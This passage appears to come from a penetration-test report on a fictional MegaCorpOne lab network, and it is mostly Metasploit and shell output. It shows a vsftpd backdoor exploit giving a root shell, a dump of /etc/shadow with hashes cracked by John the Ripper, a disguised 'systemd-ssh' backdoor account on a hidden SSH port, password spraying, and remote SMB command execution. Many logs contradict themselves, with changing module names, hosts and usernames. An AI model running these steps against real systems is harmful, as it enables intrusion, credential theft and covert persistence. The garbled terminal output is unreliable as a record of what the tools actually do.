- SCYTHER: The secondary C2 framework, SCYTHER, was selected for its compatibility with Linux, MacOS, and Windows, aligning with the diverse operating systems present in MegaCorpOne's network. Agents under SCYTHER can communicate over TCP, HTTP, DNS, and SMB. Written in Python, SCYTHER is closed source and provides a Twitter link for potential support questions.



## Metasploit Framework

The Metasploit framework was used to achieve a reverse shell on the remote host through a designated exploit module. After reviewing the results of the previous Zenmap scan, the target was identified as the host with the IP address 172.22.117.150, previously acknowledged as vulnerable to the 'ftp-vsftpd-backdoor' exploit. Armed with this information, the 'unix/ftp/vsftpd\_234-backdoor' module was used to successfully obtain a reverse shell on the target host, as demonstrated below.

```

[+] metasploit v6.1.22-dev
+ -- --[ 2188 exploits - 1161 auxiliary - 400 post
+ -- --[ 596 payloads - 45 encoders - 10 nops
+ -- --[ 9 evasion

Metasploit tip: View missing module options with show
missing

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    172.22.117.150  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     172.22.117.100  yes       The target host(s)
  LURI      /                yes       The target URI

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 172.22.117.150
rhosts => 172.22.117.150
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set lhost 172.22.117.100
lhost => 172.22.117.100
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.22.117.150:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.22.117.150:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.22.117.150:21 - The port used by the backdoor bind listener is already open
[*] 172.22.117.150:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.22.117.100:46603 -> 172.22.117.150:6200 ) at 2023-11-09 21:31:33 -0500

whoami
root

```

Operating through the Metasploit reverse shell, the penetration tester chose to search for noteworthy files using a wildcard command, specifically targeting .txt files containing the terms 'password' and 'admin.' This approach aimed to identify potential avenues for privilege escalation and address MegaCorpOne's suspicions. These efforts yielded significant results, uncovering a file named 'adminpassword.txt' in the /var/tmp folder. The file not only provided escalated privileges to the admin account but also served as confirmation of MegaCorpOne's concerns regarding administrators storing passwords in plaintext documents - a practice inconsistent with security best practices. This is depicted below.

```

100.10.101.101 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.22.117.150:21 - USER: root Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/ftp/vsftpd_23a_backdoor) > set LHOSTS 172.22.117.150
LHOSTS => 172.22.117.150
msf6 exploit(multi/ftp/vsftpd_23a_backdoor) > exploit

[*] 172.22.117.150:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.22.117.150:21 - USER: root Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/ftp/vsftpd_23a_backdoor) > set LHOSTS 172.22.117.150
LHOSTS => 172.22.117.150
msf6 exploit(multi/ftp/vsftpd_23a_backdoor) > exploit

[*] 172.22.117.150:21 - The port used by the backdoor bind listener is already open
[*] 172.22.117.150:21 - CMD: uid=(root) shell=(root)
[*] Found shell.
[*] Command shell session 1 opened (172.22.117.150:4521 => 172.22.117.150:8080 ) at 2023-11-15 16:17:12 -0500

whoami
root
find / -type f -name "admin.txt"
/home/msfadmin/vulnerable/twisk120030201/twiki-source/data/Twiki/AdminSkillAssumptions.txt
/var/tmp/adminpassword.txt
/usr/www/twiki/data/Twiki/AdminSkillAssumptions.txt
cat /var/tmp/adminpassword.txt
123,

These are the admin credentials, do not share with anyone!

msfadmin:cybersecurity

```

```

100.10.101.101 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.22.117.150:21 - USER: root Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/ftp/vsftpd_23a_backdoor) > set LHOSTS 172.22.117.150
LHOSTS => 172.22.117.150
msf6 exploit(multi/ftp/vsftpd_23a_backdoor) > exploit

[*] 172.22.117.150:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.22.117.150:21 - USER: root Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/ftp/vsftpd_23a_backdoor) > set LHOSTS 172.22.117.150
LHOSTS => 172.22.117.150
msf6 exploit(multi/ftp/vsftpd_23a_backdoor) > exploit

[*] 172.22.117.150:21 - The port used by the backdoor bind listener is already open
[*] 172.22.117.150:21 - CMD: uid=(root) shell=(root)
[*] Found shell.
[*] Command shell session 1 opened (172.22.117.150:45125 => 172.22.117.150:8080 ) at 2023-11-15 16:40:52 -0500

whoami
root
find / -type f -name "passwords.txt"
find: paths must precede expression
Usage: find [-H] [-L] [-P] [path...] [expression]
find / -type f -name "passwords.txt"
/home/msfadmin/vulnerable/twisk120030201/twiki-source/data/Twiki/InstallPassword.txt
/home/msfadmin/vulnerable/twisk120030201/twiki-source/data/Twiki/ResetPassword.txt
/home/msfadmin/vulnerable/twisk120030201/twiki-source/data/Twiki/ChangePassword.txt
/home/msfadmin/vulnerable/twisk120030201/twiki-source/data/Twiki/InstallPassword.txt.v
/home/msfadmin/vulnerable/twisk120030201/twiki-source/data/Twiki/ChangePassword.txt.v
/home/msfadmin/vulnerable/twisk120030201/twiki-source/data/Twiki/ResetPassword.txt.v
/var/tmp/adminpassword.txt
/var/www/twiki/data/Twiki/InstallPassword.txt
/var/www/twiki/data/Twiki/ResetPassword.txt
/var/www/twiki/data/Twiki/ChangePassword.txt
/var/www/twiki/data/Twiki/InstallPassword.txt.v
/var/www/twiki/data/Twiki/ChangePassword.txt.v
/var/www/twiki/data/Twiki/ResetPassword.txt.v
find: type: No such file or directory
find: f: No such file or directory
cat /var/tmp/adminpassword.txt
123,

These are the admin credentials, do not share with anyone!

msfadmin:cybersecurity

```

With the obtained admin credentials, a re-performed enumeration allowed leveraging the high-privileged user status to access additional files and gather supplementary information. The primary goal was to crack user hashes from the shadow file and SSH into the target machine using credentials from the adminpassword.txt file. After successfully accessing the shadow file, the list of users and hashes was refined to include only active users and saved as hashes.txt. Subsequently, the John the Ripper tool successfully cracked several password hashes.

```
(root@kali)~#
# ssh msfadmin@172.22.117.150
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Nov 13 21:09:16 2023 from 172.22.117.100
msfadmin@metasploitable:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
msfadmin@metasploitable:~$ sudo cat /etc/shadow
root:$1$avpFBj1$0z0w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$FUX68P0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:*:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f22VMS4K$R9Xk1.CmLdHdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$cZKn4zfs$ec/n1V94aL6nt2LS705p30:18996:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35lk.x$MgQgZUu0Spa0UvFJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
toncat55:*:14691:0:99999:7:::
distcd:*:14698:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DG0XI1QKkPmJgZ0:14699:0:99999:7:::
service:$1$KR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
tstark:$1$S1s.cmzw$agWjs0S8H1cZc/Espabl...:19005:0:99999:7:::
```

```
File Actions Edit View Help
(root@kali)~#
# nano hashes.txt
(root@kali)~#
# cat hashes.txt
root:$1$avpFBj1$0z0w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
sys:$1$FUX68P0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
klog:$1$f22VMS4K$R9Xk1.CmLdHdUE3X9jqP0:14742:0:99999:7:::
msfadmin:$1$cZKn4zfs$ec/n1V94aL6nt2LS705p30:18996:0:99999:7:::
postgres:$1$Rw35lk.x$MgQgZUu0Spa0UvFJhfcYe/:14685:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DG0XI1QKkPmJgZ0:14699:0:99999:7:::
service:$1$KR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
tstark:$1$S1s.cmzw$agWjs0S8H1cZc/Espabl...:19005:0:99999:7:::

(root@kali)~#
# john --show hashes.txt
0 password hashes cracked, 0 left

(root@kali)~#
# john --show hashes.txt
0 password hashes cracked, 0 left

(root@kali)~#
# john hashes.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format-md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 $12/$12W 16+3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
service (service)
user (user)
postgres (postgres)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
crackmapexec (crackmap)
123456789 (klog)
batman (sys)
Password! (tstark)
Proceeding with incremental:ASCII
```

## Adding Port 10022

The objective in the next step was to discreetly add an SSH port (10022) alongside the original port (22) to avoid detection. The SSH configuration file located at `/etc/ssh/sshd_config` was modified using the nano editor to introduce the new port. Subsequently, a covert backdoor account named 'systemd-ssh' was created to mimic a service, maintaining a low profile. This account, with the password 'password' was included in the admin group. To validate the effectiveness of the new configuration, I confirmed the backdoor account's access by SSHing into the target host via port 10022 using the 'systemd-ssh' user.

```
(root@kali)~# ssh msfadmin@172.22.117.150
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Nov 12 21:24:16 2023 from 172.22.117.100
msfadmin@metasploitable:~$ head /etc/ssh/sshd_config
# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
msfadmin@metasploitable:~$ nano /etc/ssh/sshd_config
msfadmin@metasploitable:~$ sudo nano /etc/ssh/sshd_config
msfadmin@metasploitable:~$ sudo reboot

Broadcast message from msfadmin@metasploitable:
(/dev/pts/1) at 21:51 ...

The system is going down for reboot NOW!
msfadmin@metasploitable:~$ Connection to 172.22.117.150 closed by remote host.
Connection to 172.22.117.150 closed.

(root@kali)~# ssh msfadmin@172.22.117.150
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.
```

```
msfadmin@kali:~$ nano /etc/ssh/sshd_config
# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 22
Port 10022
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
#Privilege separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 1024

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 30
PermitRootLogin yes
StrictModes yes
# RhostsAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile .ssh/authorized_keys

# Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
# For this to work you will also need host keys in /etc/ssh/known_hosts
RhostsRSAAuthentication no
# similar for protocol version 2
RhostsRSAAuthentication no
# Uncomment if you don't trust ~/.ssh/known_hosts for RhostsRSAAuthentication
#ForwardAgent no
# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Change to no to disable unencrypted clear-text passwords
PasswordAuthentication yes

# X11 options
X11Forwarding no
X11UseLocalhost no
X11DisplayOffset 0
X11UseLocalhost yes
```



## Zenmap for Windows Machines

After successfully compromising a Linux server in the internal network, the focus shifted to Windows machines. Operating from 172.22.117.100, I conducted a scan using the Zenmap tool to identify Windows machines. The scan, executed on the Kali machine's subnet (/24), revealed WINDCO1 with IP 172.22.117.10 and Windows10 with IP 172.22.117.20. These machines displayed open ports and services, including 445 SMB, 139 RPC/SMB, 3389 RDP, and 88 Kerberos, confirming their Windows nature.

```

File Actions Edit View Help
root@kali: ~
root@kali:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:02:04:03 brd ff:ff:ff:ff:ff:ff
    inet 172.19.100.123/20 brd 172.19.111.255 scope global dynamic noprefixroute eth0
        valid_lft 85761sec preferred_lft 85761sec
    inet6 fe80::215:5dff:fe02:403/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:02:04:12 brd ff:ff:ff:ff:ff:ff
    inet 172.22.117.100/16 brd 172.22.255.255 scope global noprefixroute eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::646d:b122:9b00:ee1b/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
4: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:22:c1:7a:13 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:22ff:fc1:7a13/64 scope link
        valid_lft forever preferred_lft forever
6: vethae1ea26a1f5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 3e:18:a9:a3:cd:cc brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::3c18:a9ff:fea3:cdcc/64 scope link
        valid_lft forever preferred_lft forever
8: vethca18397a1f7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether ae:5e:2d:f2:24:b4 brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::ac5e:2dff:fe2:24b4/64 scope link
        valid_lft forever preferred_lft forever

```

```

Zenmap
Scan Tools Profile Help
Target: 172.22.117.0/24
Command: nmap -fA -v --script:ftp-veftpd-backdoor 172.22.117.0/24

Hosts  Services  Nmap Output  Ports/Hosts  Topology  Host Details  Scans

OS: Host
  WINDCO1 (172.22.117.10)
  Windows10 (172.22.117.20)
  172.22.117.100

nmap -fA -v --script:ftp-veftpd-backdoor 172.22.117.0/24
Initiating Parallel DNS resolution of 1 host. at 20:16
Completed Parallel DNS resolution of 1 host. at 20:17. 7.51s elapsed
Initiating SYN Stealth Scan at 20:17
Scanning 2 hosts [1900 ports/host]
Discovered open port 445/tcp on 172.22.117.10
Discovered open port 445/tcp on 172.22.117.20
Discovered open port 135/tcp on 172.22.117.20
Discovered open port 55/tcp on 172.22.117.10
Discovered open port 135/tcp on 172.22.117.10
Discovered open port 139/tcp on 172.22.117.20
Discovered open port 139/tcp on 172.22.117.10
Discovered open port 389/tcp on 172.22.117.10
Discovered open port 3268/tcp on 172.22.117.10
Discovered open port 464/tcp on 172.22.117.10
Discovered open port 3269/tcp on 172.22.117.10
Discovered open port 636/tcp on 172.22.117.10
Discovered open port 88/tcp on 172.22.117.10
Discovered open port 593/tcp on 172.22.117.10
Discovered open port 3298/tcp on 172.22.117.20
Completed SYN Stealth Scan against 172.22.117.20 in 1.62s (1 host left)
Completed SYN Stealth Scan at 20:17. 1.62s elapsed (2000 total ports)
Initiating Service scan at 20:17
Scanning 15 services on 2 hosts
Stats: 0:08:30 elapsed; 253 hosts completed (2 up), 2 undergoing Service Scan
Service scan timing: About 91.13% done; ETC: 20:17 (0:00:01 remaining)
Completed Service scan at 20:17. 18.96s elapsed (15 services on 2 hosts)
Initiating OS detection (try #1) against 2 hosts
Retrying OS detection (try #2) against WINDCO1 (172.22.117.10)
Retrying OS detection (try #3) against WINDCO1 (172.22.117.10)
Retrying OS detection (try #4) against WINDCO1 (172.22.117.10)
Retrying OS detection (try #5) against WINDCO1 (172.22.117.10)
NSE: Script scanning 2 hosts.
Initiating NSE at 20:17
Completed NSE at 20:17. 0.82s elapsed
Initiating NSE at 20:17
Completed NSE at 20:17. 0.81s elapsed
Nmap scan report for WINDCO1 (172.22.117.10)
Host is up (0.00075s latency).
Not shown: 885 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
445/tcp    open  smb              Simple SMB P10
88/tcp     open  kerberos-sec     Microsoft Windows Kerberos (server time: 2023-11-16 01:17:05)
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
3269/tcp   open  ldap              Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0, Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds     ...

```

```

Nmap scan report for windows10 (172.22.117.20)
Host is up (0.4009s latency).
Not shown: 655 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-11-16 01:17:00)
135/tcp   open  msvc         Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: megacorpone.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-authn Microsoft Windows Active Directory LDAP (Domain: megacorpone.local, Site: Default-First-Site-Name)
593/tcp   open  msrpc        Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: megacorpone.local, Site: Default-First-Site-Name)
6369/tcp  open  tpparserpc   Microsoft Windows Active Directory LDAP (Domain: megacorpone.local, Site: Default-First-Site-Name)
MAC Address: 08:00:27:3C:46:4D (VMware)
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: Increment=4
Service Info: OS: Windows; CPE: cpe:/o:microsoft/windows
Traceroute
  hop RTT ADDRESS
  1  9.75 ms windows10 (172.22.117.20)
Nmap scan report for windows10 (172.22.117.20)
Host is up (0.4009s latency).
Not shown: 655 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msvc         Microsoft Windows RPC

```

```

Nmap scan report for windows10 (172.22.117.20)
Host is up (0.4009s latency).
Not shown: 655 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-11-16 01:22:43)
135/tcp   open  msvc         Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: megacorpone.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-authn Microsoft Windows Active Directory LDAP (Domain: megacorpone.local, Site: Default-First-Site-Name)
593/tcp   open  msrpc        Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: megacorpone.local, Site: Default-First-Site-Name)
6369/tcp  open  tpparserpc   Microsoft Windows Active Directory LDAP (Domain: megacorpone.local, Site: Default-First-Site-Name)
MAC Address: 08:00:27:3C:46:4D (VMware)
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: Increment=4
Service Info: OS: Windows; CPE: cpe:/o:microsoft/windows
Traceroute
  hop RTT ADDRESS
  1  9.75 ms windows10 (172.22.117.20)
Nmap scan report for windows10 (172.22.117.20)
Host is up (0.4009s latency).
Not shown: 655 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msvc         Microsoft Windows RPC

```

## Password Spraying

The objective of the next step was to perform a password spraying attack on identified Windows machines within MegaCorpOne's network using previously cracked passwords from the Linux machine's /etc/shadow file. This attack aimed to discover functional credentials for subsequent access attempts. Metasploit was employed with the user/password combination 'tstark/Password!' derived from the Linux machine's /etc/shadow file. The attack targeted the entire subnet /24 on MegaCorpOne's domain, resulting in a successful Administrator login to the machine with the IP address 172.22.117.20.



```

root@kali:~#
root@kali:~# john llmr.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press "q" to quit, "c" to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Spins:2021 (upspark)
1: 0:00:00.00 DONE 2/3 (2023-11-15 21:29) 7.692g/s 58938p/s 58938c/s 58938C/s 123456..iloveyou!
Use the "-show -format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
root@kali:~#

```

In the subsequent phase of the engagement, the acquired credentials were employed to execute commands on the remote machine using Metasploit, targeting the host, 172.22.117.20 and utilizing verified credentials for the user 'tstark'. Executed commands provided information about the Windows version and build number, identified the processor architecture as x64, checked for logged-in users, and listed available shares on the machine.

```

File Actions Edit View Help
root@kali:~#

msf5 auxiliary(scanner/smb/impacket/ntlmexec) > set RHOSTS 172.22.117.28
RHOSTS => 172.22.117.28

msf5 auxiliary(scanner/smb/impacket/ntlmexec) > set COMMAND whoami
COMMAND => whoami

msf5 auxiliary(scanner/smb/impacket/ntlmexec) > set SMBUser taskbar
SMBUser => taskbar

msf5 auxiliary(scanner/smb/impacket/ntlmexec) > set SMBDomain megacorpone
SMBDomain => megacorpone

msf5 auxiliary(scanner/smb/impacket/ntlmexec) > set SMBPass Password!
SMBPass => Password!

msf5 auxiliary(scanner/smb/impacket/ntlmexec) > options
msf5 auxiliary(scanner/smb/impacket/ntlmexec) > options

Module options (auxiliary/scanner/smb/impacket/ntlmexec):



| Name      | Current Setting | Required | Description                                                                                                                                                                     |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| COMMAND   | whoami          | yes      | The command to execute                                                                                                                                                          |
| OUTPUT    | true            | yes      | Get the output of the executed command                                                                                                                                          |
| RHOSTS    | 172.22.117.28   | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| SMBDomain | megacorpone     | no       | The Windows domain to use for authentication                                                                                                                                    |
| SMBUser   | taskbar         | yes      | The username for the specified username                                                                                                                                         |
| SMBPass   | taskbar         | yes      | The password for the specified username                                                                                                                                         |
| THREADS   | 1               | yes      | The number of concurrent threads (max one per host)                                                                                                                             |



msf5 auxiliary(scanner/smb/impacket/ntlmexec) > run

[*] Running for 172.22.117.28...
[*] 172.22.117.28 - SMBv3.0 dialect used
[*] megacorpone\taskbar

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf5 auxiliary(scanner/smb/impacket/ntlmexec) > set COMMAND tasklist
COMMAND => tasklist

msf5 auxiliary(scanner/smb/impacket/ntlmexec) > run

[*] Running for 172.22.117.28...
[*] 172.22.117.28 - SMBv3.0 dialect used
[*]

Image Name PID Session Name Session# Mem Usage
-----
System Idle Process 0 Services 0 8 K
System 4 Services 0 132 K
Registry 72 Services 0 5,412 K
csrss.exe 350 Services 0 488 K
csrss.exe 400 Services 0 2,956 K
csrss.exe 508 Console 1 2,744 K
smss.exe 544 Services 0 2,212 K
winlogon.exe 616 Console 1 7,088 K
services.exe 632 Services 0 6,036 K
lsass.exe 640 Services 0 12,448 K
cmd.exe 744 Services 0 1,948 K
cmd.exe 752 Console 1 2,168 K
svchost.exe 788 Services 0 15,812 K
svchost.exe 804 Services 0 9,276 K
dcm.exe 902 Console 1 29,148 K
logonui.exe 906 Console 1 39,168 K
svchost.exe 108 Services 0 35,908 K
svchost.exe 424 Services 0 9,812 K
svchost.exe 444 Services 0 14,724 K

```



```

File Actions Edit View Help
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(<command>/<payload>/<session>) > set COMMAND systeminfo
COMMAND => systeminfo
msf5 auxiliary(<command>/<payload>/<session>) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]

Host Name:                MTK000010
OS Name:                   Microsoft Windows 10 Pro N
OS Version:                10.0.19042 N/A Build 19042
OS Manufacturer:          Microsoft Corporation
OS Configuration:         Number workstation
OS Build Type:              Multiaxprocessor Free
Registered Owner:          syadabla
Registered Organization:   00000-00000-00000
Product ID:                 00000-00000-00000
Original Install Date:      5/18/2021, 12:17:16 AM
System Boot Time:           11/11/2021, 7:58:18 AM
System Manufacturer:        Microsoft Corporation
System Model:               Virtual Machine
System Type:                x64-based PC
Processor(s):               1 Processor(s) Installed.
                           (01): Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2584 Mhz
BIOS Version:               Microsoft Corporation Hyper-V UEFI Release v4.0, 11/11/2019
Windows Directory:         C:\Windows
System Directory:           C:\Windows\System32
Boot Device:                \Device\HarddiskVolume1
System Locale:               en-us:English (United States)
Input Locale:               en-us:English (United States)
Time Zone:                  (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory:      8192 MB
Available Physical Memory:  220 MB
Virtual Memory: Max Size:   2.073 GB
Virtual Memory: Available: 1.889 MB
Virtual Memory: In Use:     685 MB
Page File Location(s):      C:\pagefile.sys
Domain:                      megacorpone.local
Logon Servers:              N/A
Netlogon Servers:           N/A
7 Netlogon(s) Installed.
(01): KB5005520
(02): KB4562836
(03): KB4570234
(04): KB4560225
(05): KB4560866
(06): KB5006678
(07): KB5005690
1 NIC(s) Installed.
(01): Microsoft Hyper-V Network Adapter
    Connection Name: Ethernet
    DHCP Enabled:    No
    IP Address(es):  172.22.117.20
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

Available Physical Memory: 220 MB
Virtual Memory: Max Size: 2.073 GB
Virtual Memory: Available: 1.889 MB
Virtual Memory: In Use: 685 MB
Page File Location(s): C:\pagefile.sys
Domain: megacorpone.local
Logon Servers: N/A
Netlogon Servers: N/A
7 Netlogon(s) Installed.
(01): KB5005520
(02): KB4562836
(03): KB4570234
(04): KB4560225
(05): KB4560866
(06): KB5006678
(07): KB5005690
1 NIC(s) Installed.
(01): Microsoft Hyper-V Network Adapter
    Connection Name: Ethernet
    DHCP Enabled:    No
    IP Address(es):  172.22.117.20
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(<command>/<payload>/<session>) > set COMMAND net session
COMMAND => net session
msf5 auxiliary(<command>/<payload>/<session>) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]

Computer      User name      Client Type      Opens Idle time
-----
\\127.0.0.1    tstark         Remote IPC       1 00:00:00
\\172.22.117.100 tstark         Remote IPC       0 00:00:01
The command completed successfully.

[*] Scanned 2 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(<command>/<payload>/<session>) > set COMMAND net share
COMMAND => net share
msf5 auxiliary(<command>/<payload>/<session>) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]

Share name      Resource      Remark
-----
C$              C:\          Default share
IPC$            Remote IPC
ADMIN$          C:\Windows  Remote Admin
